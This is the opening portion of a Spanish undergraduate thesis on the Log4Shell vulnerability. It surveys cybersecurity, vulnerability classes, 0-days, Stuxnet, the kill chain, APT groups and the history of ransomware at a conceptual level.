UNIVERSITAT POLITÈCNICA DE VALÈNCIA

etsinf

UNIVERSITAT POLITÈCNICA DE VALÈNCIA

Escuela Técnica Superior de Ingeniería Informática

Análisis de la vulnerabilidad Log4shell

Trabajo Fin de Grado

Grado en Ingeniería Informática

AUTOR/A: Fabra Amat, Jorge

Tutor/a: Marco Gisbert, Héctor

CURSO ACADÉMICO: 2021/2022

UNIVERSITAT POLITÈCNICA DE VALÈNCIA

etsinf

Escola Tècnica Superior d'Enginyeria Informàtica

Escola Tècnica Superior d'Enginyeria Informàtica
Universitat Politècnica de València

Análisis de la vulnerabilidad Log4Shell

TRABAJO FIN DE GRADO

Grado en Ingeniería Informática

Autor: Jorge Fabra Amat

Tutor: Héctor Marco Gisbert

Curso 2021-2022

Resum

Aquest treball de final de grau té com a objectiu mostrar el perilloses que són per a les empreses les vulnerabilitats. S'analitzarà l'impacte que pot generar un 0-Day en un entorn empresarial. Posteriorment abastarem la vulnerabilitat Log4shell en un entorn simulat. Per a poder abordar amb detall el tema tractat, analitzarem la ciberseguretat actual. Una vegada estiga explicat el context es realitzaran diverses proves en entorns simulats amb l'objectiu de mostrar la vulnerabilitat. Una vegada s'haja detectat i explotat la vulnerabilitat, assumirem el rol d'empresa i procedirem a la seua mitigació. Per a acabar, realitzarem un cas d'ús on en explotar la vulnerabilitat es desplegarà un ransomware.

Paraules clau: Log4shell, vulnerabilitat, ransomware, Log4Shell, Log4J, ciberseguretat, atacs, amenaces, CVE

Resumen

Este trabajo de final de grado tiene como objetivo mostrar lo peligrosas que son para las empresas las vulnerabilidades. Se analizará el impacto que puede generar un 0-Day en un entorno empresarial. Posteriormente abarcaremos la vulnerabilidad Log4shell en un entorno simulado. Para poder abordar con detalle el tema tratado, analizaremos la ciberseguridad actual. Una vez esté explicado el contexto se realizarán diversas pruebas en entornos simulados con el objetivo de mostrar la vulnerabilidad. Una vez se haya detectado y explotado la vulnerabilidad, asumiremos el rol de empresa y procederemos a su mitigación. Para terminar, realizaremos un caso de uso donde al explotar la vulnerabilidad se desplegará un ransomware.

Palabras clave: Log4shell, vulnerabilidad, ransomware, Log4Shell, Log4J, ciberseguridad, ataques, amenazas, CVE

Abstract

This final degree project aims to show how dangerous vulnerabilities are for companies. We will analyze the impact that a 0-Day can generate in a business environment. We will then cover the Log4shell vulnerability in a simulated environment. In order to be able to address the topic in detail, we will analyze current cybersecurity. Once the context is explained, several tests will be performed in simulated environments in order to show the vulnerability. Once the vulnerability has been detected and exploited, we will assume the role of the company and proceed to its mitigation. Finally, we will perform a use case where a ransomware will be deployed after exploiting the vulnerability.

Key words: Vulnerabilities, Cybersecurity, attacks, Log4Shell, threats, ransomware, Log4J, CVE

Índice general

Índice de figuras

Índice de tablas

CAPÍTULO 1
Introducción

La vulnerabilidad Log4Shell ha sido una de las vulnerabilidades que más renombre ha conseguido en los últimos años.

El 9 de diciembre de 2021 se hizo pública esta vulnerabilidad que permitía ejecutar código de forma en los servidores. Esta vulnerabilidad afecataba a una librería llamada log4j de código abierto. Log4j era ampliamente utilizado en el ámbito empresarial y lo más peligroso es que las empresas al momento de su publicación no sabían que eran vulnerables dado que era usado por numerosas aplicaciones. La vulnerabilidad Log4shell tuvo tanto impacto debido a que era muy fácil de ejecutar, para poder realizar el ataque solo se requería de realizar una petición al servidor. Esta vulnerabilidad llegó a tanta repercursión que incluso llego a medios como elPais con titulares como "¿Qué es Log4Shell? ¿Por qué es la peor vulnerabilidad informática de la década?z a día de hoy han aparecido vulnerabilidades nuevas que han tomado parte del nombre para generar más repercursión como fue el caso de "Spring4Shell".

Log4Shell marcó un antes y un después en el mundo de la ciberseguridad, pues esas semanas antes de navidad causarían un elevado caos a nivel mundial. A día de hoy pese existir parches sigue siendo explotada y cualquiero persona del ámbito conoce lo peligrosa que pudo llegar a ser.

1.1 Motivación

La razón por la que me ha llevado el querer realizar este trabajo de final de grado es por la pasión que he desarrollado a la ciberseguridad. Desde que había entrado en la carrera tenía claro a lo que me quería dedicar y además, por cuenta propia, aprendí a lo largo de los años de que trataba este campo de trabajo.

El conocimiento de los sistemas informáticos era algo que me apasiona, utilizamos una gran cantidad de sistemas pensando que son seguros y ahí nos encontramos con el primer error. No hay ningún sistema seguro.

He tenido mucha suerte y he podido experimentar de primera mano en diferentes entornos empresariales. Desde diciembre del año 2021 he estado trabajando en dos empresas en las que desempeñaba roles relacionados con la ciberseguridad. Trabajé como analista de ciberseguridad en Sothis y posteriormente entré a Mercadona como técnico de seguridad informática. Estos dos trabajos me

han dado una visión muy diferente a la que tenía, donde con el día a día podía apreciar la cantidad de ataques que se realizaban a diario y lo importante que era la seguridad en entornos empresariales.

Justo cuando empecé a trabajar me encontré con que había una gran cantidad de casos donde usuarios maliciosos intentaban explotar una vulnerabilidad llamada Log4Shell, en ese momento yo no conocía nada sobre ella pero pude ver que fue una de las últimas vulnerabilidad más graves de los últimos años.

Desde ahí decidí que quería profundizar en la vulnerabilidad que había vuelto el mundo patas arriba.

1.2 Objetivos

Este trabajo de final de grado tiene como objetivo mostrar lo peligrosas que son para las empresas la vulnerabilidades, el impacto que puede tener un 0-day y como a través de una vulnerabilidad concreta como fue Log4shell se puede llegar a amenazas mayores como puede ser un ataque ransomware.

Para lograr esto se abordará temas como son:

- Entender el estado de la ciberseguridad actual.
- La importancia sobre conocer y gestionar las vulnerabilidades.
- El impacto de la vulnerabilidad log4j a nivel mundial.
- El crecimiento de ataques ransomware en los últimos años.

1.3 Estructura de la memoria

En primer lugar se presentará al lector a la escena actual de la ciberseguridad a nivel mundial. Para ello se hará uso de publicaciones de grupos ransomware y noticias relacionas con la seguridad informática.

En segundo lugar se incluirá una explicación más detellada sobre las vulnerabilidades, se mostrará las vulnerabilidades más comunes a nivel mundial y ejemplos de los diferentes tipos que existen.

Seguidamente centraremos el foco en la vulnerabilidad de Log4Shell, donde se hará una explicación del funcionamiento de la librería Log4J de apache. Una vez se explique el funcionamiento se hará una explicación técnica de la vulnerabilidad. Una vez explicada la vulnerabilidad se dirigirá el interés hacía el punto de vista de un atacante y como se puede descubrir la vulnerabilidad en un sistema.

Después de actuar desde el rol de atacante nos situaremos en posibles soluciones para mitigar los ataques. Posteriormente una vez hayamos explicado todos los conceptos necesarios, se mostrará un caso práctico de explotación en un sistema vulnerable a Log4Shell y todas los impactos que puede tener en los sistemas informáticos como puede ser el caso de un ataque ransomware.

Para finalizar se condensará todo el documento en un sucinto resumen donde se relacionan los conceptos tratados añadiendo una muestra de la experiencia de profesionales del séctor, culminando a modo conclusión final.

CAPÍTULO 2
Ciberseguridad en el mundo actual

La ciberseguridad es la práctica de proteger los sistemas importantes y la información confidencial de los ataques digitales.[1] Una de las lecciones más importante del mundo de la ciberseguridad es que un sistema nunca va a ser 100 % seguro. Se van a encontrar nuevas brechas en el código que los atacanes van a utilizar para conseguir sus propósitos.

La ciberseguridad puede dividirse en diversas categorías:

- Seguridad de redes: Es la práctica de proteger una red informática de los intrusos, se puede tratar de atacantes que buscan acceder a la red o tipos de malware.

- Seguridad de las aplicaciones: El objetivo es es mantener el software sin vulnerbilidaes, dado que, una aplicación vulnerable permitiría acceso a datos o sistemas protegidos.

- Seguridad de la información: Protege la integridad y la protección de los datos, tanto en almacenamiento físico como aquellos que navegan por la red.

- Seguridad de operaciones: Incluye procesos y decisiones para mantener la seguridad. Aquí se deciden roles de usuarios, grupos para gestionar los permisos.

- Equipos de respuesta ASI ***Accidente de seguridad informática*** donde se encargan de gestionar los accidentes de seguridad informáticos y la recuperación ante desastres (ej. Ataque ransomware) y la continuidad de negocio. También gestionan las políticas de recuperación frente a incidentes.

- Concienciación: Por muchas herramientas que una empresa posea para defender su proceso informático, el eslabón más débil siempre serán las personas que no hayan sido concienciadas. Los ataques de phishing *Estafa que tiene como objetivo obtener a través de internet datos privados de los usuarios, especialmente para acceder a sus cuentas o datos bancarios.*

2.1 Ciberataques en el paradigma actual

Un ciberataque es un intento ofensivo y poco ético lanzado desde una o más computadoras que tienen como objetivo redes o dispositivos personales para exponer, alterar, deshabilitar o robar los activos de una organización.[2]

Durante el 2021 se produjeron en España más de 40.000 ciberataques al día, siendo el phishing, suplantación de identidad a través de un correo falso, el más común de estos.

El Centro Criptológico Nacional (CCN-CERT) presentó en 2021 el informe de Ciberamenazas donde gracias al aumento del uso de las comunciaciones ocasionadas por la pandemia los casos de ciberatques aumentaron en numerosa cantidad.

El ataque más preferido por los ciberdelincuentes es el ransomware. Según el informe el método más efectivo es el ransomware.

El ataque ransomware se trata en el secuestro de los sistemas de una empresa o entidad utilizando malware de cifrado.




Figura 2.1: Nº de post publicados de ataques ransomware por día hasta la fecha actual

En la gráfica anterior podemos observar la cantidad de ataques ransomware que han recibido las empresas alrededor del mundo desde el año 2021.

Este tipo de ataque posee un gran impacto en la víctima, donde en el peor de los casos puede dejar inutilizado todo el proceso informatico de la empresa y detener el negocio una gran cantidad de tiempo. Analizaremos con más detalle los ataques ransomware en el capítulo 3.

Una gran fuente de información para las vulnerabilidades webs más comunes nos la proporciona la empresa OWASP con OWASP TOP 10. Donde nos indica cuáles son los 10 riesgos de seguridad de las aplicaciones web.

En 2021 OWASP publicó el top 10 de amenazas:

1. A01:2021 Control de acceso roto, donde el 94 % de las aplicaciones que se sometieron a pruebas presentaban este tipo de fallo.
2. A02:2021 Fallos criptográifcos, que permitía la exposición de datos sensibles
3. A03:2021 Injección, como por ejemplo cross site scripting
4. A04:2021 Diseño inseguro
5. A05:2021 Fallos de configuración de seguridad, tales como contraseñas por defecto
6. A06:2021 Uso de componentes vulnerables y obsoletos
7. A07:2021 Fallos de identificación y autenticación
8. A08:2021 Fallos de integridad del software o datos
9. A09:2021 Fallos en el registro de logs o la supervisión de seguridad
10. A010:2021 "Server-Side Request Forgery"

2.2 Vulnerabilidades

Una vulnerabilidad es una debilidad existente en un sistema que puede ser utilizada por una persona malintencionada para comprometer su seguridad. Las vulnerabilidades pueden ser de varios tipos, pueden ser de tipo hardware, software, procedimentales o humanas y pueden ser explotadas o utilizadas por intrusos o atacantes. [28]

Existen multitud de vulnerabilidades, algunas típicas en las aplicaciones son las siguientes:

- Buffer overflow o desbordamiento de buffer

  Se da cuando las aplicaciones no controlan la cantidad de datos que copian en el buffer y que al sobrepasar el tamaño de este pueden modificar zonas de memoria contiguas afectando a los datos que albergan.

- Condición de carrera

  Las aplicaciones o sistemas no implementan exclusiones mutuas en el acceso a recursos compartidos, como por ejemplo una variable, y varios procesos acceden a ella al mismo tiempo obteniendo valores no esperados.

- Error de formato en cadenas

  Cuando las aplicaciones no validan los datos de entrada que introduce el usuario a las mismas, pudiendo ejecutar por ejemplo comandos o instrucciones que pueden permitir al atacante obtener datos confidenciales o dañar el sistema.

- Cross Site Scripting

  Se basa en que los atacantes incrustan scripts en páginas web legítimas afectadas por esta vulnerabilidad y por las que navega el usuario. Este introduce datos como por ejemplo, su usuario y su contraseña, pero no en la web legítima si no en la del atacante, que roba así sus datos.

- Inyección de SQL

  Cuando no se validan los datos de entrada a formularios que se comunican con bases de datos se podría ejecutar código SQL malicioso que por ejemplo permitiera obtener datos confidenciales o corromper los datos de las tablas.

- Inyección de código, en concreto analizaremos una **Ejecución de código remoto (RCE)**

  Se trata de un exploit presente en el código, permiten a un atacante ejecutar remotamente código malicioso en un ordenador. El impacto de una vulnerabilidad RCE puede variar desde la ejecución de malware hasta que un atacante obtenga el control total de una máquina comprometida.[29]

Cada vulnerabilidad está asociada a una entrada en una lista de vulnerabilidades. Log4Shell está asociado con el CVE-2021-44228 [1]. Un CVE representa una entrada de esta lista. La página cve.org nos proporciona información sobre su misión. La misión del Programa CVE es identificar, definir y catalogar las vulnerabilidades de ciberseguridad divulgadas públicamente. Hay un registro CVE para cada vulnerabilidad del catálogo. Las vulnerabilidades son descubiertas, asignadas y publicadas por organizaciones de todo el mundo que se han asociado al Programa CVE. Los socios publican los Registros CVE para comunicar descripciones coherentes de las vulnerabilidades. Los profesionales de la tecnología de la información y de la ciberseguridad utilizan los registros CVE para asegurarse de que están discutiendo el mismo problema y para coordinar sus esfuerzos para priorizar y abordar las vulnerabilidades.[32]

Además de los CVE también existen los CWE [2] que hablan de las debilidades de un sistema. Estas debilidades son recopiladas en la lista de Top 25 CWE. El top incluye los 25 CWE con mayor impacto, liderado por la escritura fuera de los límites, Cross-site scripting y las inyecciones SQL.[33]

2.2.1. Vulnerabilidades 0-Day

Una vulnerabilidad 0-Day ocurre cuando una vulnerabilidad es publicada antes de que haya salido un parche. Durante este periodo de tiempo, todos los sistemas o aplicaciones que incluyan las versiones vulnerables son susceptibles a

[1] Vulnerability Exposure
[2] Common Weakness Enumeration

diferentes tipos de ataques que puede llegar a tener una gran gravedad. Además de Log4Shell en la historia se han publicado ataques 0-Day con gran impacto llegando a suponer más de un tercio de los ataques de malware en el mundo. [6]

Uno de los casos más conocidos donde se explotaban vulnerabilidades 0-Day fue Stuxnet.

Stuxnet

Stuxnet fue un malware diseñado con fines bélicos. Se trataba de un gusano informático o Worm, este tipo de malware era capaz de replicarse y propagarse a través de la red. El principal motivo de los gusanos es infectar la mayor cantidad de máquinas. En el caso de Stuxnet tomó el control de 1000 máquinas relacionadas con el control de materiales nucleares y contenía instrucciones para autodestruir estos sistemas.

Stuxnet fue descubierto

El gusano utilizó 4 vulnerabilidades del sistema operativo de windows que estaban conectadas a internet.

El propio gusano realizaba tareas de escaneo de sistemas windows para poder encontrar el controlador lógico programable. Este controlador es el encargado de controlar las máquinas y por elló fue uno de los blancos más importantes del ataque.

El propio gusano permaneció durante semanas dentro del sistema utilizando certificados robados del propio sistema operativo para pasar desapercibido hasta el momento oportuno.

El gusano utilizaba las siguientes vulnerabilidades para ejecutar su ataque:

- MS10-046 (CVE-2010-2568)

  Esta vulnerabilidad de windows permitía trasmitir el gusano a través de dispositivos extraíbles como usbs a pesar de tener la opción de autoarranque desactivada.

- MS08-067 (CVE-2008-4250)

  Esta vulnerabilidad permití ejecutar código en un servidor. Si esta vulnerabilidad estaba presente en el servidor le permitía tener el control total de este. Stuxnet lo utilizaba para propragarse y ejecutar código. Esta vulnerabilidad también tenía la posibilidad de inutilizar el servidor dejándolo inoperativo.

- MS10-061 (CVE-2010-2729)

  Esta vulnerabilidad se encontraba en servidores windows y windows vista, donde al tener conectado impresoras concretas permitía al gusando expandirse por toda la red y contagiar más sistemas.

  Esta vulnerabilidad la utilizaba para expandirse a través de las impresoras.

Esta vulnerabilidad fue catalogada como una de las primeras ciberarmas dado el objetivo que tenía este tipo de malware.

El ataque 0-Day de DNC

Uno de los ataques más conocidos en Estados Unidos fue el sucedido en 2016 atacando al Comité Democrático Nacional.

Para realizar este ataque se utilizaron 2 vulnerabilidades que atacaban a la aplicación adobe flash y al kernel de windows.

Microsoft declaró que esta vulnerabilidad había sido publicada por google antes de que tuvieran parcheado el kernel.

Una vez publicada la vuinerabilidad unos hackers rusos utilizar técnicas de spear-phising* [3]

Una vez dentro se utilizaron diversos exploits sobre adobe flash y el kernel de windows para elevar privilegios. Entonces para ganar persistencia crearon una backdoor en el sistema infectado.

El grupo era conocido como Fancy Bear o APT28 del que habalremos en las siguientes secciones de este capítulo.

Una vez dentro el grupo APT28 obtuvo emails privados de reconocidas figuras políticas e incluso obtuvo documentos de una de las candidatas a la presidencia Hillary Clinton.

Finalmente, toda la información robada fue publciada en la página de WikiLeaks.

Mercados de ventas de 0-Days y datos robados

Con el aumento de ataques informáticos a empresas, los grupos criminales han encontrado nuevos métodos para poder monetizar los ataques. Los grupos ransomware que una vez han atacado a una empresa intentan extorsionar pidiendo un rescate por los sistemas encriptados. En caso de que la empresa no se ponga en contacto con el grupo criminal utilizan una técnica de doble extorsión. Esta técnica consiste en poner a la venta los datos robados. Cualquier empresa tiene gran cantidad de datos de sus clientes. Estos datos pueden llegar a ser cosas de menor importancia, como sería un nombre de usuario o puede llegar a filtrarse datos bancarios.

La filtración de datos sensibles puede llegar a tener consecuencias desastrosas para la empresa. Por un lado, si la gestión de los datos no ha sido gestionado de forma correcta se puede multar a la empresa con cantidades muy elevadas.

En adición a la multa, la perdida de la confianza del cliente puede llegar a ser catastrófica. Si los atacantes exponen datos muy sensibles puede llegar a acarrear problemas a todos los clientes, generando un impacto en ventas mucho mayor.

[3] Ténicas de phising dirigidos a empleados o empresas concretos, cuyo objetivo es robar datos para fines maliciosos o instalar algún tipo de malware.

Ventas de 0-Day y malware

Existen personas que analizan aplicaciones para encontrar vulnerabilidades. Si descubren alguna vulnerabilidad no parcheada que afecta a sistemas esta se puede poner a la venta en sitios dentro de lo más profundo de internet.

Estás páginas no se suelen encontrar a través de un buscador normal como puede ser google. Suelen pertener a páginas que se encuentran dentro de la red TOR. [4] Una vez dentro de la red TOR se deberá de buscar a través de diversos enlaces las direcciones de estos sitios. Una caracterísitca de estas páginas alojadas en la deep web es que su terminación acaba en ".onion".

En estás páginas se venden diferentes tipos de contenido:

- Malware

  La venta de malware es muy común en ese tipo de páginas y existen gran variedad de tipos. Puede venderse herramientas de Command & Control. Vectores de entrada para adjuntar al correo, por ejemplo, Emotet. Ejecutables de ransomware para diferentes sistemas operativos como fue el caso de Luna Ransomware. Y con el suficiente dinero se puede llegar a pedir un malware a medida.

- 0-Days

  Un 0-Day puede ser aplicado en diferentes fases de la KillChain. Se puede utilizar para acceder al sistema, escalar privilegios, expandir malware a través de la red, realizar movimientos laterales, desactivar sistemas de seguridad como antivirus. Por ello este tipo de negocios están enfocados a grupos con fines maliciosos. Puesto si alguien compra este tipo de exploits, su objetivo siempre será conseguir el mayor beneficio.

- Credenciales de acceso

  Uno de los primeros vectores de entrada son las credenciales de miembros de la organización. Si no cuentan con una verificación de doble factor, tendrían una puerta de acceso al sistema.

- Bases de datos con usuarios o teléfonos

  Son utilizados para lanzar campañas de phishing por diversos medios y realizar engaños con el fin de robar cuentas bancarias o suscripciones a servicios falsos.dsls

2.2.2. Vulnerabilidades 1-Day

Una vez una vulnerabilidad ha sido parcheada la vulnerabilidad 0-Day pasa a convertirse en un 1-Day. Cabe destacar que, cuando una empresa realiza un parche de corrección, si se comprueba mediante técnicas de ingeniería inversa ambas versiones, es posible localizar vulnerabilidades en sistemas desactualizados. Por tanto, cuando se publica un parche, le decimos a todo el mundo donde estaba el fallo. Existen multitud de factores que nos demuestran como a pesar de existir

[4] The Onion Route

una solución, los ataques siguen sucediendo. La concienciación en la ciberseguridad es una pieza fundamental para la seguridad de nuestra empresa. No ser conscientes de los peligros que acechan puede ocasionar una falsa confianza. Las empresas invierten en ciberseguridad una vez han sufrido un ciberataque.

Un ejemplo de peligros 1-Day son los sistemas windows. Cada vez que Microsoft realiza actualizaciones de seguridad de sus sistemas suele cubrir fallos y vulnerabilidades. Esto implica que por cada producto, el usuario debe de actualizar el sistema lo antes posible. El resultado de esto genera incertidumbre y caos en las empresas. Al actualizar un sistema puede provocar fallos en el funcionamiento o tener que realizar nuevos ajustes de las aplicaciones.

Para subsanar esto Microsoft, por ejemplo, realiza parches de actualizaciones mensuales para no ocasionar muchos problemas a los clientes. Pero qué ocurre cuando una empresa tiene a su servicio cientos de aplicaciones y sistemas. Aquí es donde reside el peligro. Para garantizar la compatibilidad entre versiones algunas veces las empresas tienen que asumir riesgos. Si una aplicación solo es utilizada por parte interna de la empresa sin comunicación con el exterior puede asumir parchear más tarde la vulnerabilidad. Sin embargo, al aplicar estas medidas, se expone a que en caso de que un ciberatacante logre introducirse dentro de la infraestructura, pueda explotar la vulnerabilidad.

¿Por qué se utiliza software antiguo?

La tecnología se encuentra en un cambio continuo y avanza a una velocidad vertiginosa. Los sistemas se quedan obsoletos antes de que las compañías decidan reemplazar los sistemas adquiridos. Pero también hay más razones por las que las empresas no migran su software:

- Principal necesidad del negocio, se encuentra en un estado intocable.
- Coste muy elevado de realizar la migración.
- Falta de conocimientos o personal para realizar la migración.
- No se trata de una inversión a corto plazo, es necesario mucho tiempo para amortizarlo.

2.3 APT - Amenazas Avanzadas Persistentes

Una APT, Amenaza avanzadas persistentes, es un tipo de ataque selectivo de ciberespionaje o cibersabotaje, cuyo objetivo puede ser una empresa o un país. Un ataque de este tipo puede ser muy sofisticado pero no todos tienen tanta complejidad.[10]

Una de las mayores preocupaciones de los profesionales de la ciberseguridad corporativa, es la idea de un ataque que se valga de una amplia gama de técnicas avanzadas diseñadas para robar información valiosa de la empresa. La exfiltración de datos puede llegar a causar pérdidas millonarias en la empresa y conllevar a multas muy elevadas.

Los grupos APTs poseen una estructura muy similar a una empresa. Tienen una estructura jerárquica y definida. Poseen grupos bien diferenciados de trabajadores como es el caso de programadores, empleados especializados en recursos humanos, administradores de sistemas, especialistas en malware, personal de negociación y cualquier entidad necesaria para la organización.

Como el nombre "avanzado" lo sugiere, una amenaza avanzada persistente (APT) utiliza técnicas de hackeo continuas, clandestinas y avanzadas para acceder a un sistema y permanecer allí durante un tiempo prolongado, con consecuencias potencialmente destructivas.[30]

Se considera a las APTs como ataques en constante evolución que llegan a provocar daños de cifras millonarias.

KillChain

La anatomía de las amenazas persistentes avanzadas varía bastante dependiendo tanto del atacante como de la víctima, pero en todas ellas se ha evidenciado un ciclo vida compuesto por varias fases: [3]




Figura 2.2: Lockheed Martin Kill Chain, Se trata de la versión más estandarizada de la killchain.[7]

- **Fase 1: Reconaissance / Recolección de información**

  En esta fase los atacantes realizan toda la recogida de información acerca del objetivo que esté presente en internet, recolectando información de redes sociales, posibles proveedores noticias para tener un mayor conocimiento del entorno.

- **Fase 2: Weaponization / Armamento**

  Los atacantes consideran la información obtenida en la fase de reconocimiento y comienzan a recopilar y desarrollar herramientas para explotarla. Esto puede incluir la generación de malware o la configuración de malware existente a través de canales públicos o privados y su configuración para abordar vulnerabilidades específicas en el entorno de una posible víctima. En este punto se podría preparar un exploit de log4shell que al ejecutarlo nos devuelva una shell.

- **Fase 3: Delivery / Envío**

  Una vez instalado generado el exploit o malware este debe ser enviado, ya sea a través de una página web, un usb o un correo con un documento word con macros.

- **Fase 4: Exploitation / Explotación**

  En esta fase de la kill chain el atacante buscará otras vulnerabilidad de la víctima que no conocían antes de tener acceso. El objetivo es encontrar ma-

las configuraciones del sistema o descubrir vulnerabilidades que permitan escalar privilegios.[5]

- **Fase 5: Installation / Instalación**

  Una vez dentro del sistema se procede a instalar las herramientas o el malware que va a utilizar. En este punto con ciertas herramientas es capaz de crear puertas traseras para volver a conectarse al sistema en caso de que sea necesario.

- **Fase 6: Command and Control**

  Una vez con todas las herramientas y malware instalado procede a controlar el sistema de forma remota. Para ello se utilizan aplicaciones profesionales que permiten ofuscar las conexiones y pasar desapercibido. La aplicación más utilizada en este momento es Cobalt Strike.[8]

- **Fase 7: Actions on Objectives / Ataque a objetivos**

  Una vez recorrida toda la killchain el último paso es realizar el objetivo, ya puede tratarse de desplegar ransomware, exfiltrar datos o manipular los sistemas para destruirse como en el caso de Stuxnet.

Fase Killchain	Ejemplo
Reconaissance	Técnicas de Osint, búsqueda en redes sociales.
Weaponization	Exploit Log4Shell con backdoor, Documento office con macros.
Delivery	Página Web, sms, correo.
Exploitation	Log4Shell, MS08-067 (CVE-2008-4250).
Installation	Mimikatz, Rubeus.
Command and Control	Cobalt Strike, Manjusaka[9]
Attack on Objectives	Ransomware de Lockbit3.0, Robo de datos de KelvinSecurity

Tabla 2.1: Ejemplos de cada fase de la blockchain.

APTs en acción

Los objetivos de los APTs son:

- Robar propiedades intelectuales.
- Robar datos clasificados.
- Robar datos personales o de cáracter sensible.
- Sabotaje, como detener el funcionamiento de sistemas.
- Obtener credenciales de sistemas críticos.
- Impedir el acceso al sitio, DDOS[6].

[5] Una misma vulnerabilidad puede ser utilizada en diversas fases de la killchain. Log4Shell puede ser tanto vector de entrada como para escalar privilegios.

[6] Ataque distribuido de denegación de servicio.

- Obtener información de los sistemas.
- Acceso a comunicaciones sensibles, militares por ejemplo.

Los grupos APTs representan una amenaza tanto para organismos como para empresas.

El grupo APT, Aquatic Panda resulta de gran interés dado que utilizan la vulnerabilidad Log4Shell para realizar sus ataques.

Aquatic Panda [11] fue descubierto por la empresa CrowdStrike en un intento de robar inteligencia industrial y militar de una institución académica. Su principal objetivo es el robo de datos. Se trata de un adversario de intrusión selectiva basado en China con una doble misión de recopilación de inteligencia y espionaje industrial. Han operado desde al menos mayo de 2020. Las operaciones de Aquatic Panda se han centrado principalmente en entidades de los sectores de las telecomunicaciones, la tecnología y el gobierno. Aquatic Panda depende en gran medida de Cobalt Strike, y su conjunto de herramientas incluye el exclusivo descargador de Cobalt Strike rastreado como FishMaster. Aquatic Panda también ha sido observado entregando cargas útiles njRAT a los objetivos.

Para realizar sus ataques llegaron a utilizar más de 60 versiones de Log4Shell sobre máquinas vmware horizon. Este grupo adaptó Log4Shell para sus propios fines.

2.4 El Ataque Ransomware

El malware de rescate, o ransomware, es un tipo de malware que impide a los usuarios acceder a su sistema o a sus archivos personales y que exige el pago de un rescate para poder acceder de nuevo a ellos. Las primeras variantes de ransomware se crearon al final de la década de los 80, y el pago debía efectuarse por correo postal. Hoy en día los creadores de ransomware piden que el pago se efectúe mediante criptomonedas o tarjetas de crédito. [4]

El primer ransomware conocido venía en un disquete creado por Joseph Popp. Difundió un troyano en 1989 con el nombre de AIDS que tras encender el ordenador 90 veces se bloqueaba y exigía un pago de 189 dólares de la época.

En 2014 nació CryptoLocker, uno de los primeros ransomwares que tuvo impacto a nivel mundial sobre equipos Windows.

